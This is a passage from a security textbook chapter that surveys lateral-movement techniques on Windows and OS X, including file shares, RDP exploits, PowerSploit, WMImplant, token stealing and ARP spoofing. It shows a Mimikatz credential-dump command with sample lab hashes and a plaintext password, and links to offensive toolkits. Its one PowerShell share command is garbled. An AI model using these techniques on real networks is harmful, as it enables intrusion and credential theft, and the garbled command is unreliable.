



*Figure 8.10: Using PsExec to check a remote computer's IP configuration*

Sysinternals has many more tools in its suit, which every security professional must have in their computers. We highly recommend you download them:

`https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite`

## File shares

This is another method commonly used by attackers for performing lateral movement in networks that they have already compromised. The main purpose of this method is to capture most of the data available in a network. File shares are collaboration mechanisms used in many networks.

They enable clients to access files stored on the server or on some individual computers. Sometimes, the servers will contain sensitive information such as customer databases, operating procedures, software, template documents, and company secrets. Built-in administrative shares for full hard drives on machines come in handy, as they give access to whoever is on a network to read and write whole hard disks.

The `net` utility can be used to connect to Windows Admin Shares on remote systems using the `net use` command with valid credentials. Below is a screenshot that shows the `net use` syntax, which you can use with the command:





*Figure 8.11: net use help*

File shares give hackers the advantage of a low probability of detection since these are legitimate traffic channels that are normally not monitored. A malicious actor will, therefore, have ample time to access, copy, and even edit the contents of any shared media in a network. It is also possible to plant other bugs in the shared environment to infect the computers that copy files. The technique is highly effective when hackers have already gotten access to an account that has elevated privileges. With these privileges, they can access most of the shared data with read and write permissions.

The following are some of the PowerShell commands that can be used in order to do file shares.

The first command will specify the file that is to be shared and the rest of the commands will turn it into a shared folder:

```
New_Item "D:Secretfile" -typedirectoryNew_SMBShare -Name "Secretfile" -Path
"D:Secretfile"-ContinouslyAvailableFullAccess domainadminstratorgroup-
changeAccess domaindepartmentusers-ReadAccess "domainauthenticated users"
```

Another option is to use the PowerShell utility, Nishang (`https://github.com/samratashok/nishang`). Just as we mentioned previously, you can also use ADS here to hide files – in this case, you can use the `Invoke-ADSBackdoor` command:

```
COMMANDO 8/31/2019 9:35:29 PM
PS C:\nishang > Gather\Get-Information.ps1

 Updating Help for module ConfigCI
    Installing Help content...
    [ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/5/2019   2:24 PM                ActiveDirectory
d-----         7/5/2019   2:24 PM                Antak-WebShell
d-----         7/5/2019   2:24 PM                Backdoors
d-----         7/5/2019   2:24 PM                Bypass
d-----         7/5/2019   2:24 PM                Client
d-----         7/5/2019   2:24 PM                Escalation
d-----         7/5/2019   2:24 PM                Execution
d-----         7/5/2019   2:24 PM                Gather
d-----         7/5/2019   2:24 PM                Misc
d-----         7/5/2019   2:24 PM                MITM
d-----         7/5/2019   2:24 PM                Pivot
d-----         7/5/2019   2:24 PM                powerpreter
d-----         7/5/2019   2:24 PM                Prasadhak
d-----         7/5/2019   2:24 PM                Scan
d-----         7/5/2019   2:24 PM                Shells
d-----         7/5/2019   2:24 PM                Utility
-a----         7/5/2019   2:24 PM            483 .gitattributes
-a----         7/5/2019   2:24 PM           2659 .gitignore
-a----         7/5/2019   2:24 PM          11411 CHANGELOG.txt
-a----         7/5/2019   2:24 PM             94 DISCLAIMER.txt
-a----         7/5/2019   2:24 PM           1128 LICENSE
-a----         7/5/2019   2:24 PM            929 nishang.psm1
-a----         7/5/2019   2:24 PM          17371 README.md
```

*Figure 8.12: Nishang is enabling PowerShell to be used as the core of Red Team activities*

## Windows DCOM

Windows **Distributed Component Object Model** (**DCOM**) is a middleware that extends the functionality of the **Component Object Model** (**COM**) on a remote system using a remote procedure call.

Attackers can use DCOM for lateral movement via stolen high privilege rights to obtain shellcode execution via Microsoft Office applications, or executing macros within malicious documents.

## Remote Desktop

Remote Desktop is another legitimate way to access and control computers remotely that can be abused by hackers for the purpose of lateral movement. The main advantage that this tool has over Sysinternals is that it gives the attacker a full interactive **graphical user interface** (**GUI**) of the remote computer being attacked. Remote Desktop can be launched when hackers have already compromised a computer inside a network. With the valid credentials and knowledge of the IP address or the computer name of the target, hackers can use Remote Desktop to gain remote access. From the remote connections, attackers can steal data, disable security software, or install malware to enable them to compromise more machines. Remote Desktop has been used in many instances to gain access to servers that control enterprise security software solutions and network monitoring and security systems.

It is notable that Remote Desktop connections are fully encrypted and, therefore, opaque to any monitoring systems. As such, they cannot be flagged by security software since they are a common administrative mechanism used by IT staff.

The main disadvantage of Remote Desktop is that a user working on the remote computer can tell when an external person has logged on to the computer. Therefore, a common practice by attackers is to use Remote Desktop at times when no users are physically on the target computer or server. Nights, weekends, holidays, and lunch breaks are common attack times when it is almost certain that the connections will go unnoticed. Additionally, since server versions of Windows OSs typically allow multiple sessions to run simultaneously, it would hardly be possible for a user to notice an RDP connection while on the server.

There is, however, a peculiar method of hacking a target using Remote Desktop by using an exploit called EsteemAudit.

EsteemAudit is one of the exploits that the hacking group Shadow Brokers stole from the NSA. Earlier chapters showed that the same group released EternalBlue by the NSA, and it was used later on in the WannaCry ransomware. EsteemAudit exploits a vulnerability in the Remote Desktop application in earlier versions of Windows, that is, Windows XP and Windows Server 2003. The affected versions of Windows are no longer supported by Microsoft and the company has not released a patch. It is however likely that it may do so, just as it did when EternalBlue was released and Microsoft followed it with a patch for all its versions, including Windows XP, which it had ceased supporting.

EsteemAudit takes advantage of an inter-chunk heap overflow that is part of an internal structure of the system heap, which in turn is a component of Windows Smart Card. The internal structure has a buffer with a limited size of 0x80 and stores smart card information. Adjacent to it are two pointers. There is a call that hackers have discovered that can be made without boundary checks. It can be used to copy data larger than 0x80 to the adjacent pointers, causing an overflow in the 0x80 buffer. The attackers use EsteemAudit to issue the rogue instructions that cause the overflow. The end result of the attack is the compromise of Remote Desktops, allowing unauthorized people into remote machines. The buffer overflows are used to achieve this.

## Remote Desktop Services Vulnerability (CVE-2019-1181/1182)

An attacker can connect to the target system via RDP and send specially developed requests without the need for authentication. An attacker who has successfully exploited this vulnerability could execute arbitrary code on the target system. An attacker could then install programs, view, modify, or delete data, or create new accounts with full user privileges.

Like the BlueKeep (CVE-2019-0708) vulnerability previously addressed, these two vulnerabilities are wormable, meaning that any future malware that exploits them could spread from one vulnerable computer to another vulnerable computer without user interaction.




*Figure 8.13: A screenshot from the Tencent security teams video*

The Tencent security team released a video, which you see in the screenshot above; you can watch the full POC of the attack in the link below:

`https://mp.weixin.qq.com/s/wMtCSsZkeGUviqxnJzXujA`

## PowerShell

This is yet another legitimate Windows OS tool that hackers are using for malicious purposes. In this chapter, we have already shown many ways to use legitimate PowerShell commands for malicious tasks. The general trend of using these legitimate tools during attacks is to avoid being caught by security software. Security companies are catching up with most malware and identifying their signatures. Hackers, therefore, try to use tools that are known to be safe and legitimate to operating systems as much as possible.

PowerShell is a built-in, object-oriented scripting tool that is available in modern versions of Windows. It is extremely powerful and can be used to steal in-memory sensitive information, make modifications to system configurations, and also to automate the movement from one device to another. There are several hacking- and security-oriented PowerShell modules being used today. The most common ones are **PowerSploit** and **Nishang**.

There were recent breaches in the US by Chinese hackers, which investigators said was due to the power of PowerShell being leveraged by the attackers. It is said that the Chinese hackers deployed PowerShell scripts to run as scheduled tasks on several Windows machines. The scripts were passed to PowerShell through its command-line interface instead of using an external file so they did not trigger antivirus programs. The scripts, once executed, downloaded an executable and were then run from a remote access tool.

This ensured that no traces would be left for forensic investigators and they were successful as they left minimal footprints.

## PowerSploit

PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules and scripts:

```
PS C:\Users\user2\Downloads\PowerSploit-master\PowerSploit-master> Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 46037110 (00000000:02be7876)
Session           : CachedInteractive from 2
User Name         : user1
Domain            : server1
Logon Server      : WIN-PN5O0A7CBDU
Logon Time        : 2/18/2018 9:22:06 PM
SID               : S-1-5-21-3116701761-259308785-82427877-1103
        msv :
         [00000003] Primary
         * Username : user1
         * Domain   : server1
         * LM       : b34ce522c3e4c87722c34254e51bff62
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
        tspkg :
         * Username : user1
         * Domain   : server1
         * Password : Passw0rd!
        wdigest :
         * Username : user1
         * Domain   : server1
         * Password : Passw0rd!
        kerberos :
         * Username : user1
         * Domain   : SERVER1.HACKLAB.LOCAL
         * Password : Passw0rd!
        ssp :
        credman :
```

*Figure 8.14: Mimikatz over PowerShell*

You can download PowerSploit from GitHub: `https://github.com/PowerShellMafia/PowerSploit`.

## Windows Management Instrumentation

**Windows Management Instrumentation** (**WMI**) is Microsoft's inbuilt framework that manages the way in which Windows systems are configured. Since it is a legitimate framework in the Windows environment, hackers can use it without the worry of being detected by security software. The only catch for hackers is that they must already have access to the machine. *Chapter 3, What is a Cyber Strategy?* dived deeply into ways that hackers can gain access to computers.

The framework can be used to start processes remotely, make system information queries, and also store persistent malware. For lateral movement, there are a few ways in which hackers use it. They can use it to support the running of command-line commands, modifying registry values, running PowerShell scripts, receiving outputs, and lastly to interfere with the running of services.

The framework can also support many data-gathering operations. It is commonly used as a quick system-enumerating tool by hackers to classify targets quickly. It can give hackers information, such as the users of a machine, the local and network drives the machine is connected to, IP addresses, and installed programs. It also has the ability to log off users, and shut down or restart computers. It can also determine whether a user is actively using a machine based on activity logs. In a famous hack on Sony Pictures in 2014, WMI was key, as it was used by the attackers to launch malware that had been installed on machines in the organization's network.





*Figure 8.15: The WMIC process list can display all the processes running on a PC*

WMImplant is an example of a hacking tool that leverages the WMI framework to execute malicious actions on a target machine. WMImplant is well-designed and has a menu that resembles Metasploit's Meterpreter.

The following is a diagram of the main menu of the tool, showing the actions that it can be commanded to do:

```
WMImplant Main Menu:

Meta Functions:
=================================================================
change_user - Change the user used to connect to remote systems
exit - Exit WMImplant
gen_cli - Generate the CLI command to execute a command via WMImplant.
help - Display this help/command menu

File Operations
=================================================================
cat - Attempt to read a file's contents
download - Download a file from a remote machine
ls - File/Directory listing of a specific directory
search - Search for a file on a user-specified drive
upload - Upload a file to a remote machine

Lateral Movement Facilitation
=================================================================
command_exec - Run a command line command and get the output
disable_wdigest - Remove registry value UseLogonCredential
disable_winrm - Disable WinRM on the targeted host
enable_wdigest - Add registry value UseLogonCredential
enable_winrm - Enable WinRM on a targeted host
registry_mod - Modify the registry on the targeted system
remote_posh - Run a PowerShell script on a system and receive output
sched_job - Manipulate scheduled jobs
service_mod - Create, delete, or modify services

Process Operations
=================================================================
process_kill - Kill a specific process
process_start - Start a process on a remote machine
ps - Process listing

System Operations
=================================================================
active_users - List domain users with active processes on a system
basic_info - Gather hostname and other basic system info
drive_list - List local and network drives
ifconfig - IP information for NICs with IP addresses
installed_programs - Receive a list of all programs installed
logoff - Logs users off the specified system
reboot - Reboot a system
power_off - Power off a system
vacant_system - Determine if a user is away from the system.

Log Operations
=================================================================
logon_events - Identify users that have logged into a system
```

*Figure 8.16: The WMImplant menu*

As can be seen from the menu, the tool is very powerful. It has specific commands custom-designed for lateral movement in remote machines. It enables a hacker to give `cmd` commands, get outputs, modify the registry, run PowerShell scripts, and finally, create and delete services.

The main difference between WMImplant and other remote access tools such as Meterpreter is that it runs natively on a Windows system while the others have to be loaded on a computer first.

## Scheduled tasks

Windows has a command that attackers can use to schedule automated execution of tasks on a local or remote computer. This removes the hacker from the scene of the crime.

Therefore, if there is a user on the target machine, the tasks will be performed without raising eyebrows. Scheduled tasks are not just used for timing the execution of tasks. Hackers also use them to execute tasks with SYSTEM user privileges. In Windows, this can be considered a privilege escalation attack since the SYSTEM user has complete control over the machine on which a scheduled task is executed. Without system privileges, this type of hack would not work, since the latest versions of Windows OSs have been made to prevent this behavior by scheduled tasks.

Scheduled tasks are also used by attackers for stealing data over time without raising alarms. They are the perfect way to schedule tasks that may use a lot of CPU resources and network bandwidth. Scheduled tasks are therefore appropriate when huge files are to be compressed and transferred over a network. The tasks could be set to execute at night or during weekends when no users will be on the target machines.

## Token stealing

This is a technique that hackers have been reported to use for lateral movement once they get into a network. It is highly effective and has been used in almost all the famous attacks that have been reported since 2014. The technique makes use of tools such as Mimikatz (as mentioned in *Chapter 7*, *Chasing User's Identity*) and Windows Credentials Editor to find user accounts in a machine's memory. It can then use them to create Kerberos tickets through which an attacker can elevate a normal user to the status of a domain administrator. However, an existing token with domain admin privileges or a domain admin user account must be found in the memory for this to happen.

Another challenge in the use of these tools is that they can be detected by antivirus programs for performing suspicious actions. However, as is the case with most tools, attackers are evolving them and creating fully undetectable versions of them. Other attackers are using other tools such as PowerShell to avoid detection. This technique is nevertheless a big threat as it can elevate user privileges very quickly. It can be used in collaboration with tools that can stop antivirus programs to fully prevent detection.

## Stolen credentials

Despite the expensive investments in security tools, organizations are always at risk of being compromised via stolen credentials from their users. It is no secret that the average computer user is going to use an easy-to-guess password or reuse the same password across several systems. Also, they are going to store their passwords insecurely.

There are many ways that hackers can steal credentials. Most recent attacks have shown the increase of spyware, keyloggers, and phishing attacks as the main methods of stealing passwords.

Once hackers have stolen credentials, they can try using them to log in to different systems and they might be successful with a few of these. For instance, if hackers plant spyware on a CEO's laptop while in a hotel, they will possibly steal their credentials used to log in into web apps. They can try to use these credentials to log in to the CEO's corporate email. They can also use these credentials to log in to the CEO's accounts in other corporate systems such as payroll or finance.

Other than these, they could try the credentials on personal accounts. Therefore, the stolen credentials can be used to give hackers access to so many other systems. This is the reason why, after a breach, the affected organizations often advise their users to change their passwords not just on the affected systems but on all other accounts that might be using similar credentials. They are well aware that hackers will try to use stolen credentials from the system to log in to Gmail, dating sites, PayPal, banking websites, and much more.

## Removable media

Sensitive installations such as nuclear facilities tend to have air-gapped networks. Air-gapped networks are disconnected from external networks, thus minimizing the chances of adversaries remotely breaching into them. However, attackers can move into air-gapped network environments by planting malware on removable devices. The autorun feature is specifically utilized to configure the malware to execute when the media is inserted into a computer. If an infected media is inserted into several computers, hackers will have successfully moved laterally into these systems. The malware can be used to carry out attacks such as wiping drives, compromising the integrity of a system, or encrypting some files.

## Tainted shared content

Some organizations place frequently used files in a shared space where all users can access them. An example is a sales department storing template messages to be shared with different customers. Hackers that have already compromised the network and accessed the shared content might infect the shared files with malware. When normal users download and open these files, their computers will get infected with the malware. This will allow hackers to move laterally in the network and access more systems in the process. The hackers might, later on, use the malware to carry out large-scale attacks in an organization, which could cripple some departments.

## Remote Registry

The heart of the Windows OS is the Registry as it gives control over both the hardware and software of a machine. The Registry is normally used as part of other lateral movement techniques and tactics. It can also be used as a technique if an attacker already has remote access to the targeted computer. The Registry can be remotely edited to disable protection mechanisms, disable auto-start programs such as antivirus software, and install configurations that support the uninterruptible existence of malware. There are many ways that a hacker can gain remote access to a computer in order to edit the Registry, some of which have been discussed.

The following is one of the Registry techniques used in the hacking process:

```
HKLM\SYSTEM\CurrentControlSet\Services
```

It is where Windows stores information about the drivers installed on a computer. Drivers normally request their global data from this path during initialization. However, at times malware will be designed to install itself in that tree, thus making it almost undetectable. A hacker will start it as a service/driver with administrator privileges. Since it is already in the Registry, it will mostly be assumed to be a legitimate service. It can also be set to auto-start on boot.

## TeamViewer

Third-party remote access tools are increasingly being used post-compromise to allow hackers to scour entire systems. Since these tools are legitimately used for technical support services, many corporate computers will have them installed by the IT department. When hackers manage to breach such computers, they can establish an interactive connection with them through remote access tools. TeamViewer gives a connected party unfiltered control over a remote computer. Therefore, it is one of the commonly used tools for lateral movement. Hackers that manage to connect to servers via TeamViewer can keep an open connection for as long as the server is left on. During this time, they can explore all the systems installed, services offered, and the data stored in the servers. Since TeamViewer allows hackers to also send files to a remote system, they might also use it to install malware on victim computers. Lastly, while the security team might configure firewalls to limit outgoing traffic, they have a soft spot for TeamViewer since they rely on it for remote connections. Therefore, it is almost always guaranteed that the exfiltration of data via TeamViewer from compromised systems might go undeterred.

It is important to note that TeamViewer is not the only remote access application that can be abused for lateral movement. It is only that it is most popular in organizations, thus many hackers target it. There are other tools such as LogMeIn and Ammyy Admin that can be used to achieve similar results. It is hard for hacking activities through these tools to be detected. However, security teams can check for uncharacteristic data flows such as hosts sending out significant amounts of data. This might help tell when the theft of data is taking place.

## Application deployment

System admins prefer pushing new software and updates in the enterprise environment using app deployment systems instead of manually installing them on computers. Hackers have been observed to use the same systems to deploy malware across a whole network. The hackers steal domain credentials from admins. This gives the attackers access to enterprise software deployment systems. They then use these systems to push the malware to all computers in the domain. The malware will be efficiently delivered and installed in hosts and servers joined to the affected domain. The hackers will have then successfully propagated laterally to other computers.

## Network sniffing

Attackers use different methods to sniff a network, either gaining access to a workstation first and then from there starting to sniff, via hacking the wireless network, or by gaining access to the network via insiders.

A switched network in promiscuous mode will have fewer sniffing dangers, but attackers can still gain access to credentials that can be specially sent in clear text via Wireshark, as explained in *Chapter 6*, *Compromising the System*, previously. User segments can be subjected to man-in-the-middle attacks or ARP spoofing.

*Figure 8.17* displays how hackers can capture passwords via sniffing and capturing packets:





*Figure 8.17: Capturing username and passwords via Wireshark*

## ARP spoofing

The **Address Resolution Protocol** (**ARP**) is used to resolve IP addresses to MAC addresses. When a device wants to communicate with another on the same network, it will look up the ARP table to find the MAC address of the intended receiver. If this information is not available on the table, it will broadcast a request on the network to which the other device will respond with its IP and MAC address. This information will then be stored in the ARP table and the two devices will communicate.

An ARP spoofing attack is a trick used by attackers to send forged ARP responses on a network that link an illegitimate MAC address to a legitimate IP address. This leads to the interception of communication by illegitimate devices. ARP spoofing is one of the ways that man-in-the-middle attacks are executed. It allows hackers to sniff HTTP packets using ARP poisoning tools such as Ettercap. The sniffed packets can contain valuable information such as credentials to websites. Hackers can execute this attack in organizations to gather many credentials used to log in to corporate systems. This data is highly valuable since the hackers will simply use the credentials to log in to the corporate systems as normal users would. It is a highly effective lateral movement technique since hackers can fetch very many credentials in a network.

## AppleScript and IPC (OS X)

OS X applications send Apple event messages to each other for **inter-process communications** (**IPCs**). These messages can be scripted with AppleScript for local or remote IPCs. The script will allow an attacker to locate open windows, send keystrokes, and interact with any open applications locally or remotely.

An attacker can use this technique in order to interact with an OpenSSH connection, move to remote machines, etc.

## Breached host analysis

This is perhaps the simplest of all lateral movement techniques. It occurs after an attacker has already gotten access to a computer. The attacker will look around on the breached computer for any information that can help them move further with the attack. This information includes passwords stored in browsers, passwords stored in text files, logs and screen captures of what a compromised user does, and any details stored on the internal network of an organization. At times, access to a computer of a high-ranking employee can give hackers a lot of inside information, including organizational politics. The analysis of such a computer can be used to set the stage for a more devastating attack on an organization.

## Central administrator consoles

Determined attackers that want to traverse a network aim for central admin consoles instead of individual users. It takes less effort to control a device of interest from a console instead of having to break into it every single time.

This is the reason why ATM controllers, POS management systems, network administration tools, and active directories are primary targets of hackers. Once hackers have gained access to these consoles, it is very difficult to get them out and at the same time, they can do a lot more damage. This type of access takes them beyond the security system, and they can even curtail the actions of an organization's network administrator.

## Email pillaging

